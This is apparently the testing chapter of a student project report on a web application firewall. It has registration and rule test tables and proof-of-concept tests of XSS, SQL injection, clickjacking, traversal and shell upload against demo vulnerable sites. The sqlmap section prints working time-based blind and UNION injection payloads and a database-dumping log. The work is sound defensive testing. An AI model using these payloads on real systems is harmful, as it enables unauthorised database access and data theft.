

7.0 TESTING

7.1 TESTING PLAN

1. Requirements Testing

This includes the testing of the requirements implementation to ensure that the system is correctly and appropriately meeting the specified requirements as mentioned in the requirements specification.

2. Implementation Testing

This includes the testing of the implementation modules such that the flow of implementation is correct and appropriately working depending on the type of user and user input.

3. Testing Process

The modules are tested individually and then in an integrated manner in a definite order .i.e. in the order of design, implementation etc.

4. Tested Items

The tested items include user login and authorization, date validation, user input validation and generated files verification.

5. Testing Schedule

The testing is carried out first at the module level and on the implementation of all the modules, the testing is then carried out at the integration level.

7.2 TESTING STRATEGY

➤ Unit testing

Unit testing or the testing of a single unit focuses verification effort on the smallest unit of software design - the software component or module.

➤ Integration testing

Integration testing is a systematic technique for constructing the software architecture while at the same time conducting tests to uncover errors associated with interfacing.

➤ Validation testing

Validation testing begins at the culmination of integration testing, when individual components have been exercised, the software is completely assembled as a package, and interfacing errors have been uncovered and corrected.

➤ System testing

System testing is actually a series of different tests whose primary purpose is to fully exercise the computer-based system.

7.3 TESTING METHODS

The goal of testing is to find errors, and a good test is one that has a high probability of finding an error.

Types of testing:

➤ Functional Testing

In the black-box testing approach, test cases are designed using only the functional specification of the software, i.e. without any knowledge of the internal structure of the software. For this reason, black-box testing is known as functional testing.

➤ **Structural Testing**

In the white-box testing approach, designing test cases requires thorough knowledge about the internal structure of software, and therefore the white-box testing is called structural testing.

7.4 TEST SUITE

1. Registration of client

- username
- email
- password

2. Add/Edit Details by WAF admin

- Add/Edit Client Details

3. Add rules for customer by WAF

- Allocate Customer Id
- URL
- Blacklist_ip
- Rules_configuration

7.5 TEST CASES

A test case has a component that describes an input, action or event and an expected response to determine if a feature of an application is working correctly.

Test Suites No: 1

Test Suite Detail: For Registration of client

Add details to register client to access client's dashboard

Test Case ID	Function Name	Input	Expected Output	Actual Output	Pass/Fail
1	Register Client's Userid	User id: Yash1234	Next Register user's userid To Add details	Saved successfully	pass
2	Enter client's email id	Email: Yash2554@gmail.com	Next Register user's emailid To Add details	Saved successfully	pass
3	Enter Client's Password	Password: *****	Next Register user's password To Add details	Saved successfully	Pass
4	Security Question	Question: My first name?	Next Register user's question To Add details	Saved successfully	pass
5	Answer	Answer: Patel	Next Register user's answer To Add details	Saved successfully	pass

Table 7.5.1 For Registration of client

Test Suites No: 2

Test Suite Detail: Maintain Clients Details by WAF admin

Valid Customer Id, Name, Address, Contact number, Date for Service, IP, URL.

Test Case ID	Function Name	Input	Expected Output	Actual Output	Pass/Fail
1	Customer ID	1	Saved to database Next add other details	Saved Successfully	Pass
2	Name	Yash Patel	Saved to database Next add other details	Saved Successfully	Pass
3	Address	Valid - Address	Saved to database Next add other details	Saved Successfully	pass
4	Contact Details	Mobile number: 9879316527	Saved to database Next add other details	Saved Successfully	Pass
5	Date	1-April, 2015	Saved to database Next add other details	Saved Successfully	Pass
6	IP	Internal IP: 192.168.1.199	Saved to database Next add other details	Saved Successfully	Pass
7	URL	Demo.testfire.net	Saved to database Next add other details	Saved Successfully	pass

Table 7.5.2 Maintain Clients Details by WAF admin

Test Suites No: 3

Test Suite Detail: Add rules for customer

Add rules Configuration file assign a valid URL to proxy pass & IP list to black list those IPs for a specific URL/IPs.

Test Case ID	Function Name	Input	Expected Output	Actual Output	Pass/Fail
1	Customer Id	1	Saved to database Next add other details	Saved Successfully	Pass
2	URL	Demo.testfire.net	Saved to database Next add other details	Saved Successfully	pass
3	Blacklist IP	192.168.1.100	Saved to database Next add other details	Saved successfully	pass
4	Rule	Rule configuration file	Saved to database Next add other details	Saved successfully	pass

Table 7.5.3 Add rules for customer

Test Case of vulnerable web application (without WAF)

Test Suites No: 1

Vulnerability Name: Cross Site Scripting (reflected Xss)

Description:

Cross-site scripting (XSS) is a type of computer security vulnerability typically found in Web applications. **XSS** enables attackers to inject client-side script into Web pages viewed by other users. A **cross-site scripting** vulnerability may be used by attackers to bypass access controls such as the same-origin policy.

Severity: High

Proof of concept – Observe the screenshot that application is vulnerable to (Cross Site Scripting) Xss attack.

POC 1: (snapshot1)




Fig 7.5.1 POC 1-Cross Site Scripting

POC 2: (snapshot2)




Fig 7.5.2 POC 2-Cross Site Scripting

POC 3: (snapshot3)




Fig 7.5.3 POC 3-Cross Site Scripting

Test Suites No: 2

Vulnerability Name: SQL Injection (sqlmap)

Description:

Sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

Severity: High

Proof of concept – Observe the screenshot that application is vulnerable to (sqlmap python script attack)




Fig 7.5.4 POC 4- parameter ID = ' Vulnerable

```

--SETS GROUP BY x)a)

Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
Payload: id=4 AND (SELECT * FROM (SELECT(SLEEP(5)))oQBw)

Type: UNION query
Title: Generic UNION query (NULL) - 4 columns
Payload: id=4 UNION ALL SELECT NULL,CONCAT(0x71767a7871,0x4553415a52586276724f,0x717a7a6b71),NULL,NULL--
--
09:16:55] [INFO] the back-end DBMS is MySQL
09:16:55] [INFO] fetching banner
eb server operating system: Linux Debian 7.0 (wheezy)
eb application technology: Apache 2.2.22, PHP 5.4.4
ack-end DBMS: MySQL 5.0
anner: '5.5.37-0+wheezy1'
09:16:55] [INFO] fetching current user
current user: 'scanme@localhost'
09:16:56] [INFO] fetching current database
current database: 'scanme'
09:16:56] [INFO] fetching server hostname
ostname: 'nto-webscantest03'
09:16:56] [INFO] testing if current user is DBA
09:16:56] [INFO] fetching current user
09:16:56] [WARNING] reflective value(s) found and filtering out
09:16:56] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
current user is DBA: False
09:16:56] [INFO] fetching database users
atabase management system users [1]:
[*] 'scanme'@'localhost'

09:16:56] [INFO] fetching database users password hashes
09:16:57] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial UNION tech
que
09:16:57] [WARNING] the SQL query provided does not return any output
09:16:58] [WARNING] the SQL query provided does not return any output
09:16:58] [INFO] fetching database users
09:16:58] [INFO] fetching number of password hashes for user 'scanme'
09:16:58] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
09:16:58] [INFO] retrieved:

```

Fig 7.5.5 POC 5- sqlmap

Sqlmap python script will exploited the database server

```

database management system users privileges:
[*] 'scanme'@'localhost' [1]:
    privilege: USAGE

09:17:15] [WARNING] on MySQL the concept of roles does not exist. sqlmap will enumerate privileges instead
09:17:15] [INFO] fetching database users privileges
database management system users roles:
[*] 'scanme'@'localhost' [1]:
    role: USAGE

09:17:15] [INFO] sqlmap will dump entries of all tables from all databases now
09:17:15] [INFO] fetching database names
09:17:15] [INFO] fetching tables for databases: 'information_schema, scanme'
09:17:15] [INFO] fetching columns for table 'TABLESPACES' in database 'information_schema'
09:17:15] [INFO] fetching entries for table 'TABLESPACES' in database 'information_schema'
09:17:16] [INFO] fetching number of entries for table 'TABLESPACES' in database 'information_schema'
09:17:16] [INFO] resumed: 0
09:17:16] [WARNING] table 'TABLESPACES' in database 'information_schema' appears to be empty
Database: information_schema
Table: TABLESPACES
[0 entries]

+-----+-----+-----+-----+-----+-----+-----+-----+
| NODEGROUP_ID | ENGINE | EXTENT_SIZE | MAXIMUM_SIZE | TABLESPACE_NAME | TABLESPACE_TYPE | AUTOEXTEND_SIZE | LOGFILE_GROUP_NAME | TABLESPACE_COMMENT |
+-----+-----+-----+-----+-----+-----+-----+-----+
|               |         |              |               |                   |                   |                  |                     |                       |
+-----+-----+-----+-----+-----+-----+-----+-----+

09:17:16] [INFO] table 'information_schema.TABLESPACES' dumped to CSV file '/root/.sqlmap/output/www.webscantest.com/dump/information_schema/TABLESPACES.csv'
09:17:16] [INFO] fetching columns for table 'INNODB_LOCKS' in database 'information_schema'
09:17:16] [INFO] fetching entries for table 'INNODB_LOCKS' in database 'information_schema'
09:17:16] [WARNING] the SQL query provided does not return any output

```

Fig 7.5.6 POC 6- sqlmap

Test Suites No: 3

Vulnerability Name: Click jacking

Description:

Click jacking (User Interface redress attack, UI redress attack, UI redressing) is a malicious technique of tricking a Web user into clicking on something different from what the user perceives they are clicking on, thus potentially revealing confidential information or taking control of their computer while clicking on seemingly innocuous web pages

Severity: High

Proof of concept – Observe the screenshot that application is vulnerable to Click jacking attack.




Fig 7.5.7 POC 7- click jacking

Test Suites No: 4

Vulnerability Name: Sql Injection

Description:

SQL injection is a code **injection** technique, used to attack data-driven applications, in which malicious **SQL** statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker).

Severity: High

Proof of concept – Observe the screenshot that application is vulnerable to sql injection attack




Fig 7.5.8 POC 8- sql injection

Test Suites No: 5

Vulnerability Name: Directory traversal

Description:

Directory traversal is a type of HTTP exploit that is used by attackers to gain unauthorized access to restricted **directories** and files. **Directory traversal**, also known as path **traversal**, ranks #13 on the CWE/SANS Top 25 Most Dangerous Software Errors.

Severity: High

Proof of concept – Observe the screenshot that application is vulnerable to Directory traversal attack




Fig 7.5.9 POC 9- Directory traversal

Test Suites No: 6

Vulnerability Name: Information Leakage

Description:

Information leakage happens whenever a system that is designed to be closed to an eavesdropper reveals some information to unauthorized parties nonetheless. For example, when designing an encrypted instant messaging network, a network engineer without the capacity to crack encryption codes could see when messages are transmitted, even if he could not read them.

Severity: High

Proof of concept – Observe the screenshot that application is vulnerable to information leakage




Fig 7.5.10 POC 10- Information Leakage

Test Suites No: 7

Vulnerability Name: Malicious File Upload

Description:

A **backdoor shell** is a malicious piece of code (e.g. PHP, Python, and Ruby) that can be uploaded to a site to gain access to files stored on that site. Once it is uploaded, the hacker can use it to edit, delete, or download any files on the site, or upload their own.

Severity: High

Proof of concept – Observe the screenshot that application is vulnerable to shell upload.




Fig 7.5.11 POC 11- Malicious File Upload

Shell exploited the web server & database server

Shell Upload (Snapshot 1)

